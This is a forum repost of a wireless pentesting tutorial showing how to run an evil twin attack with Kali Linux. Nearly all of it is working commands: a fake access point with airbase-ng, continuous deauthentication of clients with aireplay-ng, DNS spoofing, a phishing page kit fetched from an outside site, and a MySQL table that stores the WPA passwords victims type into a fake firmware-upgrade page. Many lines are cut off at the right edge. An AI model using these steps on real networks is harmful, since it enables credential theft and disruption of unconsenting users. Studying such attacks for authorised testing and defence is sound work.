Evil Twin Attack: The Definitive Guide

By Nytro, February 10, 2019 in Wireless Pentesting

Reply to this topic

Nytro
Posted February 10, 2019

Evil Twin Attack:
The Definitive Guide

by Hardeep Singh Last updated Feb. 10, 2019

Evil Twin Attack

In this article I'll show you how an attacker can retrieve cleartext WPA2 passphrase on automation using an Evil
Point.
No need of cracking or any extra hardware other than a Wireless adapter.
I am using a sample web page for the demonstration.
An attacker can turn this webpage into basically any webapp to steal information.
Information like domain credentials, social login passwords, credit card information etc.
ET

Evil Twin

noun
Definition

A fraudulent wireless access point masquerading as a legitimate AP.

Evil Twin Access Point's sole purpose is to eavesdrop on WiFi users to steal personal or corporate information w
knowledge.
We will not be using any automated script, rather we will understand the concept and perform it manually so tha
your own script to automate the task and make it simple and usable on low-end devices.

Lets begin now!

Download All 10 Chapters of WiFi Pentesting and Security Book...

PDF version contains all of the content and resources found in the web-based guide

Evil Twin Attack Methodology

Step 1: Attacker scans the air for the target access point information. Information like SSID name, Channel numb
He then uses that information to create an access point with same characteristics, hence Evil Twin Attack.
Step 2: Clients on the legitimate AP are repeatedly disconnected, forcing users to connect to the fraudulent acc
Step 3: As soon as the client is connected to the fake access point, S/he may start browsing Internet.
Step 4: Client opens up a browser window and see a web administrator warning saying "**Enter WPA password t
upgrade the router firmware**"
Step 5: The moment client enters the password, s/he will be redirected to a loading page and the password is st
MySQL database of the attacker machine. The persistent storage and active deauthentication makes this attack
An attacker can also abuse this automation by simply changing the webpage.
Imagine the same WPA2 password warning is replaced by "Enter domain credentials to access network resource
will be up all time and storing legitimate credentials in persistent storage.
I'll discuss about it in my Captive Portal Guide. Where I'll demonstrate how an attacker can even hack domain cre
having a user to open a webpage. Just connecting the WiFi can take a WiFi user to our webpage, automatically.

A WiFi user could be using Android, iOS, a MacOS or a windows laptop. Almost every device is susceptible to it.
but for now I'll show you how the attack works with lesser complications.
Tweet this Evil Twin Attack Guide

Prerequisites

Below are the following list of hardware and software used in creating this article. Use any hardware of your cho
supports the softwares you'd be using.

Hardware used:

- A Laptop (4GB RAM, Intel i5 processor)
- Alfa AWUS036NH 1W wireless adapter
- Huawei 3G WiFi dongle for Internet connection to the Kali Virtual Machine

Software Used

- VMWare Workstation/Fusion 2019
- Kali Linux 2019 (Attacker)
- Airmon-ng, airodump-ng, airbase-ng, and aireplay-ng

- DNSmasq
- Iptables
- Apache, mysql
- Firefox web browser on Ubuntu 16.10 (Victim)

Installing required tools

So far we have aircrack-ng suite of tools, apache, mysql, iptables pre-installed in our Kali Linux virtual machine. We just need to install dnsmasq for IP address allocation to the client.

Install *dnsmasq* in Kali Linux

Type in terminal:

```
apt-get update
apt-get install dnsmasq -y
```

This will update the cache and install latest version of dhcp server in your Kali Linux box.
Now all the required tools are installed. We need to configure apache and the dhcp server so that the access po
address to the client/victim and client would be able to access our webpage remotely.
Now we will define the IP range and the subnet mask for the dhcp server.

Configure dnsmasq

Create a configuration file for dnsmasq using `vim` or your favourite text editor and add the following code.

```
sudo vi ~/Desktop/dnsmasq.conf
```

~/Desktop/dnsmasq.conf

```
interface=at0

dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

Save and exit. Use your desired name for **`.conf`** file.
Pro Tip: Replace at0 with wlan0 *everywhere* when hostapd is used for creating an access point
Parameter Breakdown

```
dhcp-range=10.0.0.10,10.0.0.250,12h:  Client IP address will range from 10.0.0.10 to 10.0.0.250
dhcp-option=3,10.0.0.1:  3 is code for Default Gateway followed by IP of D.G i.e. 10.0.0.1
dhcp-option=6,10.0.0.1:  6 for DNS Server followed by IP address
```

(Optional) Resolve airmon-ng and Network Manager Conflict

Before enabling monitor mode on the wireless card let's fix the airmon-ng and network-manager conflict forever
So that we don't need to kill the network-manager or disconnect tany network connection before putting wireles
monitor mode as we used to run airmon-ng check kill every time we need to start wifi pentest.
Open network manager's configuration file and put the MAC address of the device you want network-manager t

```
vim /etc/NetworkManager/NetworkManager.conf
```

Now add the following at the end of the file

```
[keyfile]
unmanaged-devices:mac=AA:BB:CC:DD:EE:FF, A2:B2:C2:D2:E2:F2
```

Now that you have edited the **NetworkManager.conf** file you should have no conflicts with *airmon-ng* in Kali Lin
We are ready to begin now.

Put wireless adapter into monitor mode

Bring up the wireless interface

```
ifconfig wlan0 up
```

```
airmon-ng start wlan0
```

Putting the card in monitor mode will show a similar output
airmon-ng-start-wlan0-no-error-1024×440.
Now our card is in monitor mode without any issues with network manager. You can simply start monitoring the

```
airodump-ng wlan0mon
```

airodump-ng-scan-target-output-1024×820.
As soon your target AP appears in the airodump-ng output window press CTRL+C and note these three things ir
`info.txt`
save-access-point-info-1024×169.png?resi

Set tx-power of alfa card to max: 1000mW

tx-power stands for transmission power. By default it is set to 20dBm(Decibel metre) or 100mW.
tx-power in mW increases 10 times with every 10 dBm. See the dBm to mW table.
If your country is set to US while installation. then your card should operate on 30 dBm(1000 mW)

```
ifconfig wlan0mon down
```

```
iw reg set US
```

```
ifconfig wlan0mon up
```

```
iwconfig wlan0mon
```

If you are thinking why we need to change region to operate our card at 1000mW. Here is why
because different countries have different legal allowance of Wireless devices at certain power and frequency. T
distribution have this information built in and you need to change your region to allow yourself to operate at that
power.
Motive of powering up the card is that when creating the hotspot you do not have any need to be near to the vic
will automatically connect to the device with higher signal strength even if it isn't physically near.

Start Evil Twin Attack

Begin the Evil Twin attack using airbase-ng:

```
airbase-ng  -e "rootsh3ll" -c 1 wlan0mon
```

fake-wifi-access-point-using-airbase-ng1
by default airbase-ng creates a tap interface(at0) as the wired interface for bridging/routing the network traffic
access point. you can see it using ifconfig at0 command.
ifconfig-at0-1024×186.png?resize=800%2C1
For the at0 to allocate IP address we need to assign an IP range to itself first.

Allocate IP and Subnet Mask

```
ifconfig at0 10.0.0.1 up
```

Note: The Class A IP address, 10.0.0.1, matches the *dhcp-option* parameter of dnsmasq.conf file. Which means a
default gateway under dnsmasq
Now we will use our default Internet facing interface, eth0, to route all the traffic from the client through it.
In other words, allowing victim to access the internet and allowing ourselves(attacker) to sniff that traffic.
For that we will use *iptables* utility to set a firewall rule to route all the traffic through at0 exclusively.
You will get a similar output, if using VM

Enable NAT by setting Firewall rules in iptables

Enter the following commands to set-up an actual NAT:

```
iptables --flush
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.0.1:80
iptables -t nat -A POSTROUTING -j MASQUERADE
```

Make sure you enter correct interface for –out-interface. *eth0* here is the upstream interface where we want to s
coming from at0 interface(rogue AP). Rest is fine.
After entering the above command if you are willing to provide Internet access to the victim just enable routing u
command below

Enable IP forwarding

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Entering "1" in the ip_forward file will tell the system to enable the rules defined in the IPtables and start forward
0 stand for disable. Although rules will remain defined until next reboot.
We will put it 0 for this attack, as we are not providing internet access before we get the WPA password.
Our Evil Twin attack is now ready and rules has been enabled, now we will start the dhcp server to allow fake AP
address to the clients.
First we need to tell dhcp server the location of the file we created earlier, which defines IP class, subnet mask a
network.

Start dhcpd Listener

Type in terminal:

```
dnsmasq -C ~/Desktop/dnsmasq.conf -d
```

Here **-C** stands for *Configuration file* and **-d** stands for daemon mode
as soon as victim connects you should see similar output for dnsmasq Terminal window
[**dnsmasq**]

```
dnsmasq: started, version 2.76 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua TFTP conntrack i
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 192.168.74.2#53
dnsmasq: read /etc/hosts - 5 addresses
dnsmasq-dhcp: 1673205542 available DHCP range: 10.0.0.10 -- 10.0.0.250
dnsmasq-dhcp: 1673205542 client provides name: rootsh3ll-iPhone
dnsmasq-dhcp: 1673205542 DHCPDISCOVER(at0) 2c:33:61:3d:c4:2e
dnsmasq-dhcp: 1673205542 tags: at0
dnsmasq-dhcp: 1673205542 DHCPOFFER(at0) 10.0.0.247 2c:33:61:3a:c4:2f
```

```
dnsmasq-dhcp: 1673205542 requested options: 1:netmask, 121:classless-static-route, 3:router,
<-----------------------------------------SNIP----------------------------------------->
dnsmasq-dhcp: 1673205542 available DHCP range: 10.0.0.10 -- 10.0.0.250
```

In case you are facing any issue regarding dhcp server, just kill the curently running dhcp processes

```
killall dnsmasq dhcpd isc-dhcp-server
```

and run dnsmasq again. It should work now.

Start the Services

Now start the dhcp server, apache and mysql inline

```
/etc/init.d/apache2 start
/etc/init.d/mysql start
```

We have our Evil Twin attack vector up and working perfectly. Now we need to setup our fake webpage in actio
will see the webpage while browsing and enter the passphrase which s/he uses for his/her access point.

Download Rogue AP Configuration Files

```
wget https://cdn.rootsh3ll.com/u/20180724181033/Rogue_AP.zip
```

and simply enter the following command in Terminal

```
unzip rogue_AP.zip -d /var/www/html/
```

This command will extract the contents of rogue_AP.zip file and copy them to the apache's html directory so tha
opens the browser s/he will automatically be redirected to the default index.html webpage.
Now to store the credentials entered by the victim in the html page, we need an SQL database.
you will see a **dbconnect.php** file for that, but to be in effect you need a database created already so that the *d*
reflect the changes in the DB.
Open terminal and type:

- `mysql -u root -p`

Create a new user `fakeap` and password `fakeap`
As you cannot execute MySQL queries from PHP being a root user since version 5.7

- `create user fakeap@localhost identified by 'fakeap';`

now create database and table as defined in the `dbconnect.php`

- `create database rogue_AP;`
- `use rogue_AP;`
- `create table wpa_keys(password1 varchar(32), password2 varchar(32));`

It should go like this:
mariadb-create-database-1024×222.png?res
Grant fakeap all the permissions on rogue_AP Database:

- `grant all privileges on rogue_AP.* to 'fakeap'@'localhost';`

Exit and log in using new user

- `mysql -u fakeap -p`

Select rogue_AP database

- `use rogue_AP;`

Insert a test value in the table

- `insert into wpa_keys(password1, password2) values ("testpass", "testpass");`
- `select * from wpa_keys;`

insert-values-in-table-1024×254.png?resi

Note that both the values are same here, that means password and confirmation password should be the same.
Our attack is now ready just wait for the client to connect and see the credential coming.
In some cases your client might already be connected to the original AP. You need to disconnect the client as w
previous chapters using aireplay-ng utility.
Syntax: `aireplay-ng --deauth 0  -a <BSSID> <Interface>`

```
aireplay-ng --deauth 0 -a FC:DD:55:08:4F:C2 wlan0mon
```


`--deauth 0`: Unlimited de-authentication requests. Limit the request by entering natural numbers.
We are using 0 so that every client will disconnect from that specific BSSID and connect to our AP as it is of the
real AP and also open type access point.
aireplay-ng-deauthenticate-the-client-10
As soon a client connects to your AP you will see an activity in the airbase-ng terminal window like this
client-connects-to-airbase-fake-access-p
Now to simulate the client side I am using Ubuntu machine connected via WiFi and using a Firefox web browser
attack.
Victim can now access the Internet. You can do 2 things at this staged:

1. Sniff the client traffic
2. Redirect all the traffic to the fake AP page

and that's what we wanna do. Redirect the client to our fake AP page.
Just run this command:

```
dnsspoof -i at0
```

It will redirect all HTTP traffic coming from the at0 interface.
Not HTTPS traffic, due to the built in list of HSTS web sites. You can't redirect HTPS traffic without getting an S
the victim's machine.
When victim tries to access any website(google.com in this case), s/he will see this page which tell the victim to
password to download and upgrade the firmware



Product: DSL-2640R   Firmware Version: EU_1.06 Hardware Version: B1

Web Administration

FIRMWARE UPGRADE:

A new firmware is available to improve functionality and performance.

DOWNLOAD AND UPGRADE:

Current Firmware Version: 1.04


WPA Password: ••••••••••••

Confirm Password: ••••••••••••

Submit

Copyright © 2005-2015

Here i am entering “iamrootsh3ll” as the password that I (Victim) think is his/her AP’s password.
As soon as the victim presses [**ENTER**] s/he will see this



google.com/upgrading.html

Please wait while we do the upgrade.

Now coming back to attacker side. You need to check in the mySQL database for the stored passwords.
Just type the previously used command in the **mySQL** terminal window and see whether a new update is there
After simulating I checked the mySQL DB and here is the output
check-harvested-wpa-password-1024×231.pn
Voila! you have successfully harvested the WPA2 passphrase, right from the victim, in plain text.
Now close all the terminal windows and connect back to the real AP to check whether the password is correct o
him/herself was a hacker and tricked you!
Although you don’t need to name any AP similar to an existing AP you can also create a random free open WiFi t
gather the client on your AP and start pentesting.

Download All 10 Chapters of WiFi Pentesting and Security Book...

PDF version contains all of the content and resources found in the web-based guide

Want to go even deeper? If you are serious about WiFi Penetration Testing and Security, I have something for yo
WiFi Hacking in the Cloud Video Course. Which will take you from a complete beginner to a full blown blue tear
only pentest a WiFi network but can also **detect rogue devices** on a network, detect network anomalies, perforr
detection on multiple networks at once, **create email reports**, visual dashboard for easier understanding, **incide**
respond to the Security Operations Center.
Apart from that,
USP of the course?
WiFi Hacking without a WiFi card – A.K.A The Cloud Labs
The cloud labs allows you to simply log into your Kali machine and start sniffing WiFi traffic. perform low and hig
attacks, learn all about WiFi security, completely on your lab.
WiFi Hacking Without a WiFi Card – Proof of Concept

WiFi Hacking in the Cloud | PoC by rootsh3ll

Labs can be accessed in 2 ways

1. **Via Browser** – Just use your login link and password associated
2. **Via SSH** -If you want even faster and latency free experience.

Here's a screenshot of the GUI lab running in Chrome browser (Note the URL, it's running on Amazon AWS cloud

Kali-WiFi-hacking-in-Cloud-rootsh3ll-Lab

Join the co

You can post now

Reply to this topic...

Followers 0

Go to topic listing

Keep Learning...

Sursa: https://rootsh3ll.com/evil-twin-attack/

+ Quote

1